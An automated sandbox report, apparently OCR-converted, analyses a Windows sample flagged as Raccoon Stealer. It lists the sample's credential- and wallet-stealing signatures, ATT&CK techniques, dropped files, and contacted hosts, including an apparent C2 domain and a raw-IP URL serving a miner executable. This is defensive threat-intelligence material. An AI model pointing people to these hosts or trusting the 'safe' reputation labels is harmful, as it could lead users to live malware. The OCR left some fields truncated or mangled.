ID: 356541
Sample Name:
SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
Cookbook: default.jbs
Time: 10:01:34
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Trojan.GenericKDZ.73…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
Analysis ID:	356541
MD5:	060bd14ae501d8..
SHA1:	e16be2044b73bfb.
SHA256:	757c6ccb2021bb…

Most interesting Screenshot:



Detection




Raccoon

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for subm…
- Yara detected Raccoon Stealer
- Found many strings related to Crypt…
- Machine Learning detection for samp…
- May check the online IP address of …
- Tries to harvest and steal browser in…
- Tries to steal Mail credentials (via fil…
- Antivirus or Machine Learning detec…
- Checks if the current process is bein…
- Contains capabilities to detect virtua…

Classification



Startup

- **System is w10x64**
- SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe (PID: 7140 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe' MD5: 060BD14AE501D8DAE94CC73672AB195B)
  - WerFault.exe (PID: 976 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 764 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1984 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 764 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6312 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 908 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6692 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 880 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6456 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 952 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6408 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 1200 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5664 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 1340 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5472 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7140 -s 1316 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe PID: 7140	JoeSecurity_Raccoon	Yara detected Raccoon Stealer	Joe Security	
Process Memory Space: SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe PID: 7140	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected Raccoon Stealer

Machine Learning detection for sample

Compliance:

Detected unpacking (overwrites its own PE header)

Uses 32bit PE files

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Networking:

May check the online IP address of the machine

E-Banking Fraud:

Yara detected Raccoon Stealer

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Stealing of Sensitive Information:

Yara detected Raccoon Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Raccoon Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1	Obfuscated Files or Information 3	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 2 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 2 3	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 3 6	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Application Layer Protocol 1 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 3	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1	Cached Domain Credentials	Security Software Discovery 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatior
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Process Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols


Behavior Graph





Screenshots


Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.









Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	39%	Virustotal		Browse
SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	46%	ReversingLabs	Win32.Trojan.StellarStealer	
SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleMarshal.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleMarshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\IA2Marshal.dll	3%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\IA2Marshal.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l1-2-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l1-2-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-handle-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-handle-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-heap-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-heap-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-interlocked-l1-1-0.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.WerFault.exe.4dd0000.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
6.2.WerFault.exe.4b00000.8.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
27.2.WerFault.exe.5af0000.8.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
34.2.WerFault.exe.5500000.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
11.2.WerFault.exe.53f0000.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
21.2.WerFault.exe.5080000.8.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.2.SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137972		Download File
38.2.WerFault.exe.5890000.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.WerFault.exe.4980000.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://yearofthepig.top/M	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://yearofthepig.top/	0%	Avira URL Cloud	safe	
http://https://tlgr.org/img/t_logo.png	0%	Avira URL Cloud	safe	
http://https://yearofthepig.top/P	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://94.103.94.2/miner_scrooges.exe	0%	Avira URL Cloud	safe	
http://https://yearofthepig.top/error.php	0%	Avira URL Cloud	safe	
http://https://yearofthepig.top//l/f/lxwhzncBuI_ccNKoCuGJ/b7b57553476201d30df84e5e9cd9e955ae47aaaf	0%	Avira URL Cloud	safe	
http://https://yearofthepig.top//l/f/lxwhzncBuI_ccNKoCuGJ/ff3e513855a6f44e51c42364424f5f0065547d181	0%	Avira URL Cloud	safe	
http://https://yearofthepig.top//l/f/lxwhzncBuI_ccNKoCuGJ/ff3e513855a6f44e51c42364424f5f0065547d18	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	0%	Avira URL Cloud	safe	
http://r3.i.lencr.org/0#	0%	Avira URL Cloud	safe	
http://https://tttttt.me/h_scroogenews_1	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://94.103.94.2/miner_scrooges.exe201d	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tttttt.me	95.216.186.40	true	false		unknown
yearofthepig.top	104.21.50.15	true	false		unknown
iplogger.org	88.99.66.31	true	false		high
pool.minexmr.com	51.254.84.37	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://94.103.94.2/miner_scrooges.exe	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	RYwTiizs2t.2.dr	false		high
http://www.mozilla.com/en-US/blocklist/	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.667327807.000000006F409000.00000002.00020000.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	RYwTiizs2t.2.dr	false		high
http://https://yearofthepig.top/M	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.644887582.0000000000BD3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.letsencrypt.org0	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://yearofthepig.top/	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663680242.0000000000BD3000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.644887582.0000000000BD3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://tlgr.org/img/t_logo.png	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663680242.0000000000BD3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://yearofthepig.top/P	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.627962588.000000004C45A000.00000004.00000001.sdmp, nss3.dll.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.mozilla.com0	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.627962588.000000004C45A000.00000004.00000001.sdmp, nss3.dll.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	RYwTiizs2t.2.dr	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	RYwTiizs2t.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=9774759596232;g	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663596917.0000000000BA2000.00000004.00000001.sdmp	false		high
http://https://yearofthepig.top/error.php	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=7859736	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.628092792.0000000000C31000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663634418.0000000000BC6000.00000004.00000001.sdmp	false		high
http://https://yearofthepig.top//l/f/lxwhzncBuI_ccNKoCuGJ/b7b57553476201d30df84e5e9cd9e955ae47aaaf	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594468632.0000000000BC6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ac.ecosia.org/autocomplete?q=	RYwTiizs2t.2.dr	false		high
http://https://yearofthepig.top//l/f/lxwhzncBuI_ccNKoCuGJ/ff3e513855a6f44e51c42364424f5f0065547d181	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.628016845.0000000000BD3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.627962588.000000004C45A000.00000004.00000001.sdmp, nss3.dll.2.dr	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.628016845.0000000000BD3000.00000004.00000001.sdmp	false		high
http://https://yearofthepig.top//l/f/lxwhzncBuI_ccNKoCuGJ/ff3e513855a6f44e51c42364424f5f0065547d18	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663680242.0000000000BD3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://r3.o.lencr.org0	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663680242.0000000000BD3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	RYwTiizs2t.2.dr	false		high
http://r3.i.lencr.org/0#	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://tttttt.me/h_scroogenews_1	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663680242.0000000000BD3000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000002.663596917.0000000000BA2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sqlite.org/copyright.html.	sqlite3.dll.2.dr	false		high
http://cps.root-x1.letsencrypt.org0	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	RYwTiizs2t.2.dr	false		high
http://94.103.94.2/miner_scrooges.exe201d	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe, 00000002.00000003.594234001.0000000000BED000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
95.216.186.40	unknown	Germany		24940	HETZNER-ASDE	false
104.21.50.15	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.199.58	unknown	United States		13335	CLOUDFLARENETUS	false
94.103.94.2	unknown	Russian Federation		48282	VDSINA-ASRU	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356541
Start date:	23.02.2021
Start time:	10:01:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal92.troj.spyw.evad.winEXE@11/101@6/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .exe
